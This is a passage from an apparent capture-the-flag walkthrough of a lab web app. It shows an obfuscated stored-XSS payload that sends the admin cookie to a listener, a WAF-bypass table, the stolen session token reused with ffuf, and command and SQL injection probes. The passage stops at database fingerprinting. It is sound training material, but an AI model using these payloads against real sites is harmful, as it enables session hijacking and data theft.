
Next attempt was SSTI in the ticket fields. The payload to test is {{7*7}}, if the template engine evaluates it, 49 appears in the response or rendered output, confirming server-side template injection and a path to RCE. No 49 in the response, no callback to a listener. Either the fields are sanitized before rendering, or the admin panel doesn't display ticket content in a vulnerable context.

This did not work either, no callback -> Admin probably doesn't read tickets.

Both dead ends. But the WAF kicking in when probing the description field on the admin side suggested something was being parsed - pointing toward XSS as the actual attack surface.
Stored XSS → Session Hijacking
HIT!
WAF is activated and description is vulnerable.
I'm probably on the right track now!


Did some binary searching in the ticket description field, but it only blocks specific string patterns!
WAF behaviour:
| Payload | Result |
|---|---|
<b>test</b> | Passes |
<img src=x onerror=1> | Passes |
fetch | Passes |
document.cookie | Blocked |
Jackpot! XSS works!
document.cookie is blocked directly, but the WAF doesn't inspect base64-decoded content. Encoding the payload and using eval(atob(...)) bypasses it completely.
<img src=x onerror="eval(atob('ZmV0Y2goJ2h0dHA6Ly8xOTIuMTY4LjE3OS4xNDA6ODAwMC8/Yz0nK2RvY3VtZW50LmNvb2tpZSk='))">
Starting a listener on port 8000 and submitting the ticket captured the admin's session cookie!

eyJhZG1pbl91c2VybmFtZSI6ImphbWVzIiwiaWQiOjEsImxvZ2dlZGluIjp0cnVlfQ.agYO1g.kIZjFbJoDSORS4-kI7XPv7CcCcc

Replacing the cookie in the browser gave full access to the admin panel as james.

Admin Panel Recon
With admin access, a directory fuzz confirms /dashboard:
ffuf -u http://admin.k2.thm/FUZZ -H "Cookie: session=eyJhZG1pbl91c2VybmFtZSI6ImphbWVzIiwiaWQiOjEsImxvZ2dlZGluIjp0cnVlfQ.agYO1g.kIZjFbJoDSORS4-kI7XPv7CcCcc" -w /usr/share/seclists/Discovery/Web-Content/common.txt -mc 200,302
Got access to the admin panel!

Inside the dashboard, three submitted tickets are visible:
- smokey: "my computer won't start"
- hazel: "what is my password?"
- paco: "8675309 is jenny's number"

Potential leads
- Usernames: smokey, hazel, paco, james (admin)
- Password candidate: 8675309 (from paco's ticket)
- "Select Ticket Title" form — possible injection point
SQL Injection → Credential Dump
Tried a few different methods, these ones was fine:
help; id
help && id
{{7*7}}
With this I got a warning!
' OR 1=1--

SQL Injection confirmed!
This will be much easier to do in Burp rather than getting a new cookie every time.
3 columns in the query: (User, Title, Description)
test' UNION SELECT 1,2,3 -- -

Database fingerprinting
Next we identify database and version:
test' UNION SELECT database(),version(),user() -- -
